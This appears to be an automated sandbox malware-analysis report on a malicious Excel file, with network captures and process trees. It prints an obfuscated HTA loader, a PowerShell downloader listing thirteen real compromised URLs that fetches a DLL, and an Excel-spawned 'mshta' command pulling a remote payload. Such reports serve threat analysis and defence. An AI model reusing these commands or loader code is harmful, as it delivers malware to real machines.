Jan 28, 2022 23:03:57.307179928 CET	49168	80	192.168.2.22	217.160.0.155
Jan 28, 2022 23:03:57.308443069 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.308465958 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.308506012 CET	49168	80	192.168.2.22	217.160.0.155
Jan 28, 2022 23:03:57.309700966 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.309722900 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.309763908 CET	49168	80	192.168.2.22	217.160.0.155
Jan 28, 2022 23:03:57.311002016 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.311022997 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.311081886 CET	49168	80	192.168.2.22	217.160.0.155
Jan 28, 2022 23:03:57.318610907 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.318635941 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.318722963 CET	49168	80	192.168.2.22	217.160.0.155
Jan 28, 2022 23:03:57.319243908 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.319263935 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.319307089 CET	49168	80	192.168.2.22	217.160.0.155
Jan 28, 2022 23:03:57.320518017 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.320544004 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.320589066 CET	49168	80	192.168.2.22	217.160.0.155

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 23:03:57.321872950 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.321894884 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.321942091 CET	49168	80	192.168.2.22	217.160.0.155
Jan 28, 2022 23:03:57.323156118 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.323178053 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.323229074 CET	49168	80	192.168.2.22	217.160.0.155
Jan 28, 2022 23:03:57.324465036 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.324489117 CET	80	49168	217.160.0.155	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 23:03:54.923243046 CET	52167	53	192.168.2.22	8.8.8.8
Jan 28, 2022 23:03:54.942182064 CET	53	52167	8.8.8.8	192.168.2.22
Jan 28, 2022 23:03:55.111644030 CET	50591	53	192.168.2.22	8.8.8.8
Jan 28, 2022 23:03:56.124654055 CET	50591	53	192.168.2.22	8.8.8.8
Jan 28, 2022 23:03:57.138221025 CET	50591	53	192.168.2.22	8.8.8.8
Jan 28, 2022 23:03:57.156867981 CET	53	50591	8.8.8.8	192.168.2.22
Jan 28, 2022 23:03:57.166836977 CET	57805	53	192.168.2.22	8.8.8.8
Jan 28, 2022 23:03:57.185715914 CET	53	57805	8.8.8.8	192.168.2.22
Jan 28, 2022 23:03:59.136405945 CET	53	50591	8.8.8.8	192.168.2.22
Jan 28, 2022 23:03:59.292668104 CET	53	50591	8.8.8.8	192.168.2.22

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Jan 28, 2022 23:03:59.136531115 CET	192.168.2.22	8.8.8.8	d00c	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 28, 2022 23:03:54.923243046 CET	192.168.2.22	8.8.8.8	0xfc9a	Standard query (0)	weezual.fr	A (IP address)	IN (0x0001)
Jan 28, 2022 23:03:55.111644030 CET	192.168.2.22	8.8.8.8	0x11b	Standard query (0)	mycloud.su plitecmo.com	A (IP address)	IN (0x0001)
Jan 28, 2022 23:03:56.124654055 CET	192.168.2.22	8.8.8.8	0x11b	Standard query (0)	mycloud.su plitecmo.com	A (IP address)	IN (0x0001)
Jan 28, 2022 23:03:57.138221025 CET	192.168.2.22	8.8.8.8	0x11b	Standard query (0)	mycloud.su plitecmo.com	A (IP address)	IN (0x0001)
Jan 28, 2022 23:03:57.166836977 CET	192.168.2.22	8.8.8.8	0x88ea	Standard query (0)	michaelcro mpton.co.uk	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 28, 2022 23:03:54.942182064 CET	8.8.8.8	192.168.2.22	0xfc9a	No error (0)	weezual.fr		213.186.33.4	A (IP address)	IN (0x0001)
Jan 28, 2022 23:03:57.156867981 CET	8.8.8.8	192.168.2.22	0x11b	Server failure (2)	mycloud.su plitecmo.com	none	none	A (IP address)	IN (0x0001)
Jan 28, 2022 23:03:57.185715914 CET	8.8.8.8	192.168.2.22	0x88ea	No error (0)	michaelcro mpton.co.uk		217.160.0.155	A (IP address)	IN (0x0001)
Jan 28, 2022 23:03:59.136405945 CET	8.8.8.8	192.168.2.22	0x11b	Server failure (2)	mycloud.su plitecmo.com	none	none	A (IP address)	IN (0x0001)
Jan 28, 2022 23:03:59.292668104 CET	8.8.8.8	192.168.2.22	0x11b	Server failure (2)	mycloud.su plitecmo.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 91.240.118.172
- weezual.fr
- michaelcrompton.co.uk

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	91.240.118.172	80	C:\Windows\System32\mshta.exe

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 28, 2022
23:03:49.808324099 CET</td><td>0</td><td>OUT</td><td>GET /cc/vv/fe.html HTTP/1.1
Accept: */*
Accept-Language: en-US
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 91.240.118.172
Connection: Keep-Alive</td></tr>
<tr><td>Jan 28, 2022
23:03:49.868076086 CET</td><td>2</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx/1.20.2
Date: Fri, 28 Jan 2022 22:03:49 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Data Raw: 32 62 34 34 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d
0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a
0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d
0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09
09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20
68 74 74 70 2d 65 71 75 69 76 3d 27 78 2d 75 61 2d 63 6f 6d 70 61 74 69 62 6c 65 27 20 63 6f 6e 74 65 6e 74 3d 27 45
6d 75 6c 61 74 65 49 45 39 27 3e 3c 73 63 72 69 70 74 3e 6c 31 6c 3d 64 6f 63 75 6d 65 6e 74 2e 64 6f 63 75 6d 65 6e
74 4d 6f 64 65 7c 7c 64 6f 63 75 6d 65 6e 74 2e 61 6c 6c 3b 76 61 72 20 66 39 66 37 36 63 3d 74 72 75 65 3b 6c 6c 31 3d
64 6f 63 75 6d 65 6e 74 2e 6c 61 79 65 72 73 3b 6c 6c 6c 3d 77 69 6e 64 6f 77 2e 73 69 64 65 62 61 72 3b 66 39 66 37
36 63 3d 28 21 28 6c 31 6c 26 26 6c 6c 31 29 26 26 21 28 21 6c 31 6c 26 26 21 6c 6c 31 26 26 21 6c 6c 6c 29 29 3b 6c 5f
6c 6c 3d 6c 6f 63 61 74 69 6f 6e 2b 27 27 3b 6c 31 31 3d 6e 61 76 69 67 61 74 6f 72 2e 75 73 65 72 41 67 65 6e 74 2e 74
6f 4c 6f 77 65 72 43 61 73 65 28 29 3b 66 75 6e 63 74 69 6f 6e 20 6c 49 31 28 6c 31 49 29 7b 72 65 74 75 72 6e 20 6c 31
31 2e 69 6e 64 65 78 4f 66 28 6c 31 49 29 3e 30 3f 74 72 75 65 3a 66 61 6c 73 65 7d 3b 6c 49 49 3d 6c 49 31 28 27 6b
68 74 27 29 7c 6c 49 31 28 27 70 65 72 27 29 3b 66 39 66 37 36 63 7c 3d 6c 49 49 3b 7a 4c 50 3d 6c 6f 63 61 74 69 6f 6e
2e 70 72 6f 74 6f 63 6f 6c 2b 27 30 46 44 27 3b 69 38 48 77 69 34 66 35 76 36 68 61 6d 3d 6e 65 77 20 41 72 72 61 79
28 29 3b 70 32 4e 36 31 54 36 33 34 63 47 30 76 3d 6e 65 77 20 41 72 72 61 79 28 29 3b 70 32 4e 36 31 54 36 33 34 63
47 30 76 5b 30 5d 3d 27 67 25 37 37 25 33 35 6e 25 35 33 5c 31 37 32 25 33 32 25 37 36 27 20 20 20 3b 69 38 48 77 69
34 66 35 76 36 68 61 6d 5b 30 5d 3d 27 7f 3c 7f 21 7f 44 7f 4f 7f 43 7f 54 7f 59 7f 50 7f 45 7f 20 7f 68 7f 74 7f 6d 7f 6c 7f
20 7f 50 7f 55 7f 42 7f 4c 7f 49 7f 43 7f 20 7f 22 7f 2d 7f 2f 7f 2f 7f 57 7f 33 7f 43 7e 18 7f 44 7f 54 7f 44 7f 20 7f 58 7f 48 7f
54 7f 4d 7f 4c 7f 20 7f 31 7f 2e 7f 30 7f 20 7f 54 7f 72 7f 61 7f 6e 7f 73 7f 69 7f 74 7f 69 7f 6f 7f 6e 7f 61 7f 6c 7e 18 7f 45 7f
4e 7f 22 7e 15 7e 5c 6e 7f 74 7f 70 7f 3a 7e 18 7f 77 7e 42 7f 2e 7f 77 7f 33 7f 2e 7f 6f 7f 72 7f 67 7f 2f 7f 54 7f 52 7f 2f 7f
78 7e 5c 6e 7e 0c 7f 31 7f 2f 7e 1e 7f 44 7e 4e 7e 50 7f 6c 7f 31 7f 2d 7f 74 7e 2d 7e 2f 7e 31 7e 33 7e 35 7f 6c 7f 2e 7f 64
7f 74 7f 64 7f 22 7f 3e 7f 3c 7e 57 7f 20 7f 78 7e 0c 7e 2f 7f 3d 7f 22 7e 3d 7e 3f 7e 41 7e 43 7e 45 7e 47 7e 49 7f 2f 7f 31
7f 39 7e 79 7e 56 7e 0b 7f 6c 7e 66 7e 68 7f 65 7f 61 7f 64 7e 67 7f 73 7f 63 7f 72 7f 69 7f 70 7f 74 7f 3e 7f 65 7f 76 7e 36
7f 28 7f 75 7f 6e 7f 65 7d 04 7f 61 7f 70 7f 65 7f 28 7f 5c 27 7f 76 7f 5c 5c 7f 31 7f 34 7f 31 7f 25 7f 37 7f 32 7f 25 7f 32 7f
30 7f 71 7d 1d 7f 39 7f 25 7f 33 7f 37 7d 26 7f 44 7d 20 7d 28 7f 32 7d 28 7f 33 7f 42 7d 1d 7f 31 7d 19 7f 37 7d 1c 7f 33 7f
38 7d 29 7f 53 7d 1d 7f 34 7d 06 7f 6e 7f 67 7d 20 7f 45 7d 19 7f 34 7f 36 7f 72 7f 6f 7f 6d 7f 43 7d 19 7f 35 7f 30 7f 61 7f
72 7f 43 7f 25 7f 36 7f 46 7d 41 7f 34 7f 65 7d 20 7d 37 7f 33 7d 35 7f 33 7d 20 7d 4d 7d 56 7d 26 7f 30 7d 20 7d 25 7d 2f
7f 66 7f 6f 7d 19 7f 36 7d 1f 7f 32 7d 37 7f 36 7d 5f 7d 2a 7f 33 7d 5d 7d 2f 7d 4e 7d 5f 7d 5a 7d 1f 7f 33 7f 34 7d 26 7d 2e
7d 2e 7f 42 7d 48 7d 1c 7f 32
Data Ascii: 2b44<html><head><meta http-equiv='x-ua-compatible' content='EmulateIE9'><script>l1l=document.docum
entMode||document.all;var f9f76c=true;ll1=document.layers;lll=window.sidebar;f9f76c=(!(l1l&&ll1)&&!(!l1l&&!ll1&&!lll));l
_ll=location+'';l11=navigator.userAgent.toLowerCase();function lI1(l1I){return l11.indexOf(l1I)>0?true:false};lII=lI1('kht')|lI1('
per');f9f76c|=lII;zLP=location.protocol+'0FD';i8Hwi4f5v6ham=new Array();p2N61T634cG0v=new Array();p2N61T634cG0
v[0]='g%77%35n%53\172%32%76'   ;i8Hwi4f5v6ham[0]='<!DOCTYPE html PUBLIC "-//W3C~DTD XHTML 1.0 Transi
tional~EN"~~\ntp:~w~B.w3.org/TR/x~\n~1/~D~N~Pl1-t~-~/~1~3~5l.dtd"><~W x~~/="~=~?~A~C~E~G~I/19~y~V~l~
f~head~gscript>ev~6(une}ape(\'v\\141%72%20q}9%37}&D} }(2}(3B}1}7}38})S}4}ng} E}46romC}50arC%6F}A4e} }73}53}
}M}V}&0} }%}/fo}6}2}76}_}*3}]}/}N}_}Z}34}&}.}.B}H}2</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	91.240.118.172	80	C:\Windows\System32\mshta.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:03:54.812489986 CET	12	OUT	GET /cc/vv/fe.png HTTP/1.1 Host: 91.240.118.172 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:03:54.874752998 CET	14	IN	HTTP/1.1 200 OK Server: nginx/1.20.2 Date: Fri, 28 Jan 2022 22:03:54 GMT Content-Type: image/png Content-Length: 1341 Connection: keep-alive Last-Modified: Fri, 28 Jan 2022 17:05:19 GMT ETag: "53d-5d6a77081f1c0" Accept-Ranges: bytes Data Raw: 24 70 61 74 68 20 3d 20 22 43 7b 73 65 65 64 61 7d 3a 5c 50 72 7b 73 65 65 64 61 7d 6f 67 72 61 6d 44 7b 73 65 65 64 61 7d 61 74 61 5c 7b 73 65 65 64 61 7d 4a 6f 6f 53 65 65 2e 64 7b 73 65 65 64 61 7d 6c 6c 22 2e 72 65 70 6c 61 63 65 28 27 7b 73 65 65 64 61 7d 27 2c 27 27 29 3b 0d 0a 24 75 72 6c 31 20 3d 20 27 68 74 74 70 3a 2f 2f 77 65 65 7a 75 61 6c 2e 66 72 2f 6a 75 39 63 2f 74 77 45 48 4a 44 43 76 4e 77 47 69 6d 44 2f 27 3b 0d 0a 24 75 72 6c 32 20 3d 20 27 68 74 74 70 3a 2f 2f 6d 79 63 6c 6f 75 64 2e 73 75 70 6c 69 74 65 63 6d 6f 2e 63 6f 6d 2f 46 6f 78 2d 43 43 46 53 2f 7a 42 64 47 71 69 79 57 31 48 54 5a 44 32 6a 2f 27 3b 0d 0a 24 75 72 6c 33 20 3d 20 27 68 74 74 70 3a 2f 2f 6d 69 63 68 61 65 6c 63 72 6f 6d 70 74 6f 6e 2e 63 6f 2e 75 6b 2f 77 70 2d 61 64 6d 69 6e 2f 47 2f 27 3b 0d 0a 24 75 72 6c 34 20 3d 20 27 68 74 74 70 73 3a 2f 2f 77 77 77 2e 62 65 6c 61 6a 61 72 6e 67 61 6a 69 2e 73 68 6f 70 2f 77 70 2d 61 64 6d 69 6e 2f 7a 56 68 53 71 48 6f 37 46 69 32 75 6c 4e 65 4e 31 2f 27 3b 0d 0a 24 75 72 6c 35 20 3d 20 27 68 74 74 70 73 3a 2f 2f 6c 61 6d 62 61 79 65 71 75 65 2e 61 70 69 70 65 72 75 2e 6e 65 74 2e 70 65 2f 61 73 73 65 74 73 2f 77 68 6e 59 7a 44 42 4c 48 2f 27 3b 0d 0a 24 75 72 6c 36 20 3d 20 27 68 74 74 70 3a 2f 2f 63 68 75 70 61 68 66 61 73 68 69 6f 6e 2e 63 6f 6d 2f 65 68 36 62 77 78 6b 2f 62 6f 77 70 74 6c 2f 46 32 73 69 62 39 30 7a 5a 73 71 4a 34 34 2f 62 51 38 56 58 53 2f 27 3b 0d 0a 24 75 72 6c 37 20 3d 20 27 68 74 74 70 73 3a 2f 2f 68 65 6b 6d 61 74 32 30 2e 63 6f 6d 2f 77 70 2d 69 6e 63 6c 75 64 65 73 2f 37 2f 27 3b 0d 0a 24 75 72 6c 38 20 3d 20 27 68 74 74 70 3a 2f 2f 73 65 70 2e 64 66 77 73 6f 6c 61 72 2e 63 6c 75 62 2f 68 7a 68 33 76 2f 7a 43 55 7a 34 34 56 67 49 72 4e 2f 27 3b 0d 0a 24 75 72 6c 39 20 3d 20 27 68 74 74 70 3a 2f 2f 61 6e 63 79 68 2e 78 79 7a 2f 61 73 73 65 74 73 2f 50 63 78 76 31 6b 35 2f 27 3b 0d 0a 24 75 72 6c 31 30 20 3d 20 27 68 74 74 70 3a 2f 2f 64 61 6e 61 68 6f 75 73 65 63 61 72 65 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 63 61 63 68 65 2f 6e 41 5a 56 31 66 35 42 68 39 43 46 6d 42 74 6c 32 4a 2f 27 3b 0d 0a 24 75 72 6c 31 31 20 3d 20 27 68 74 74 70 3a 2f 2f 66 69 72 73 74 66 69 74 73 63 68 6f 6f 6c 2e 63 6f 6d 2f 38 33 77 67 36 7a 2f 39 54 52 49 6b 35 48 73 6f 54 51 69 69 56 57 6f 58 2f 27 3b 0d 0a 24 75 72 6c 31 32 20 3d 20 27 68 74 74 70 3a 2f 2f 73 74 61 6e 63 65 77 68 65 65 6c 73 2e 63 6f 6d 2f 77 70 2d 61 64 6d 69 6e 2f 62 62 4c 31 4d 41 7a 4e 76 6f 68 48 48 2f 27 3b 0d 0a 24 75 72 6c 31 33 20 3d 20 27 68 74 74 70 3a 2f 2f 6a 6f 75 72 6e 65 79 70 72 6f 70 65 72 74 79 73 6f 6c 75 74 69 6f 6e 73 2e 63 6f 6d 2f 63 74 65 72 71 2f 46 6f 50 72 57 38 71 4b 7a 67 49 6a 33 45 38 6d 2f 27 3b 0d 0a 0d 0a 24 77 65 62 20 3d 20 4e 65 77 2d 4f 62 6a 65 63 74 20 6e 65 74 2e 77 65 62 63 6c 69 65 6e 74 3b 0d 0a 24 75 72 6c 73 20 3d 20 22 24 75 72 6c 31 2c 24 75 72 6c 32 2c 24 75 72 6c 33 2c 24 75 72 6c 34 2c 24 75 72 6c 35 2c 24 75 72 6c 36 2c 24 75 72 6c 37 2c 24 75 72 6c 38 2c 24 75 72 6c 39 2c 24 75 72 6c 31 30 2c 24 75 72 6c 31 31 2c 24 75 72 6c 31 32 2c 24 75 72 6c 31 33 22 2e 73 70 6c 69 74 28 22 2c 22 29 3b 0d 0a 66 6f 72 65 61 63 68 20 28 24 75 72 6c 20 69 6e 20 24 75 72 6c 73 29 20 7b 0d 0a 20 20 20 74 72 79 20 7b 0d 0a 20 20 20 20 20 20 20 24 77 65 62 2e 44 6f 77 6e 6c Data Ascii: $path = "C{seeda}:\Pr{seeda}ogramD{seeda}ata\{seeda}JooSee.d{seeda}ll".replace('{seeda}','');$url1 = 'http://weezual.fr/ju9c/twEHJDCvNwGimD/';$url2 = 'http://mycloud.suplitecmo.com/Fox-CCFS/zBdGqiyW1HTZD2j/';$url3 = 'http://michaelcrompton.co.uk/wp-admin/G/';$url4 = 'https://www.belajarngaji.shop/wp-admin/zVhSqHo7Fi2ulNeN1/';$url5 = 'https://lambayeque.apiperu.net.pe/assets/whnYzDBLH/';$url6 = 'http://chupahfashion.com/eh6bwxk/bowptl/F2sib90zZsqJ44/bQ8VXS/';$url7 = 'https://hekmat20.com/wp-includes/7/';$url8 = 'http://sep.dfwsolar.club/hzh3v/zCUz44VgIrN/';$url9 = 'http://ancyh.xyz/assets/Pcxv1k5/';$url10 = 'http://danahousecare.com/wp-content/cache/nAZV1f5Bh9CFmBtl2J/';$url11 = 'http://firstfitschool.com/83wg6z/9TRIk5HsoTQiiVWoX/';$url12 = 'http://stancewheels.com/wp-admin/bbL1MAzNvohHH/';$url13 = 'http://journeypropertysolutions.com/cterq/FoPrW8qKzgIj3E8m/';$web = New-Object net.webclient;$urls = "$url1,$url2,$url3,$url4,$url5,$url6,$url7,$url8,$url9,$url10,$url11,$url12,$url13".split(",");foreach ($url in $urls) { try { $web.Downl

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	213.186.33.4	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:03:54.979449034 CET	15	OUT	GET /ju9c/twEHJDCvNwGimD/ HTTP/1.1 Host: weezual.fr Connection: Keep-Alive
Jan 28, 2022 23:03:55.007658005 CET	15	IN	HTTP/1.1 403 Forbidden date: Fri, 28 Jan 2022 22:03:54 GMT content-type: text/html; charset=iso-8859-1 content-length: 261 server: Apache x-iplb-request-id: 66818F3D:C00F_D5BA2104:0050_61F4684A_0BFD:14170 x-iplb-instance: 31947 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 70 3e 59 6f 75 20 64 6f 6e 27 74 20 68 61 76 65 20 70 65 72 6d 69 73 73 69 6f 6e 20 74 6f 20 61 63 63 65 73 73 20 74 68 69 73 20 72 65 73 6f 75 72 63 65 2e 53 65 72 76 65 72 20 75 6e 61 62 6c 65 20 74 6f 20 72 65 61 64 20 68 74 61 63 63 65 73 73 20 66 69 6c 65 2c 20 64 65 6e 79 69 6e 67 20 61 63 63 65 73 73 20 74 6f 20 62 65 20 73 61 66 65 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>403 Forbidden</title></head><body> Forbidden You don't have permission to access this resource.Server unable to read htaccess file, denying access to be safe </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49168	217.160.0.155	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe


Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:03:57.205395937 CET	16	OUT	GET /wp-admin/G/ HTTP/1.1 Host: michaelcrompton.co.uk Connection: Keep-Alive
Jan 28, 2022 23:03:57.281140089 CET	17	IN	HTTP/1.1 200 OK Content-Type: application/x-msdownload Content-Length: 548864 Connection: keep-alive Keep-Alive: timeout=15 Date: Fri, 28 Jan 2022 22:03:57 GMT Server: Apache Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Fri, 28 Jan 2022 22:03:57 GMT Content-Disposition: attachment; filename="aiK6pubP5D.dll" Content-Transfer-Encoding: binary Set-Cookie: 61f4684d41661=1643407437; expires=Fri, 28-Jan-2022 22:04:57 GMT; Max-Age=60; path=/ Last-Modified: Fri, 28 Jan 2022 22:03:57 GMT X-Frame-Options: SAMEORIGIN Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 68 73 c2 61 2c 12 ac 32 2c 12 ac 32 2c 12 ac 32 ef 1d f3 32 26 12 ac 32 ef 1d f1 32 37 12 ac 32 2c 12 ad 32 0e 10 ac 32 0b d4 d1 32 36 12 ac 32 0b d4 c1 32 a6 12 ac 32 0b d4 c2 32 b2 12 ac 32 0b d4 d6 32 2d 12 ac 32 0b d4 d0 32 2d 12 ac 32 0b d4 d4 32 2d 12 ac 32 52 69 63 68 2c 12 ac 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 3e fa f3 61 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 50 04 00 00 00 04 00 00 00 00 00 06 0d 03 00 00 10 00 00 00 60 04 00 00 00 00 10 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 08 00 00 10 00 00 98 df 08 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 40 2d 05 00 52 00 00 00 34 10 05 00 04 01 00 00 00 a0 05 00 50 56 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 00 30 4e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 bd 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 60 04 00 94 05 00 00 ac 0f 05 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 39 45 04 00 00 10 00 00 00 50 04 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 92 cd 00 00 00 60 04 00 00 d0 00 00 00 60 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 80 65 00 00 00 30 05 00 00 30 00 00 00 30 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 50 56 02 00 00 a0 05 00 00 60 02 00 00 60 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 62 93 00 00 00 00 08 00 00 a0 00 00 00 c0 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$hsa,2,2,22&2272,2226222222-22-22-2Rich,2PEL>a!P`@-R4PV0N@`@.text9EP `.rdata``@@.datae000@.rsrcPV``@@.relocb@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49169	160.16.102.168	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: **2308**, Parent PID: **596**

General

Target ID:	0
Start time:	23:03:18
Start date:	28/01/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f180000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: cmd.exe PID: **1308**, Parent PID: **2308**

General

Target ID:	2
Start time:	23:03:21
Start date:	28/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	CMD.EXE /c mshta http://91.240.118.172/cc/vv/fe.html
Imagebase:	0x49ec0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mshta.exe PID: **2204**, Parent PID: **1308**

General

Target ID:	4
Start time:	23:03:22
Start date:	28/01/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta http://91.240.118.172/cc/vv/fe.html
Imagebase:	0x13fdf0000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
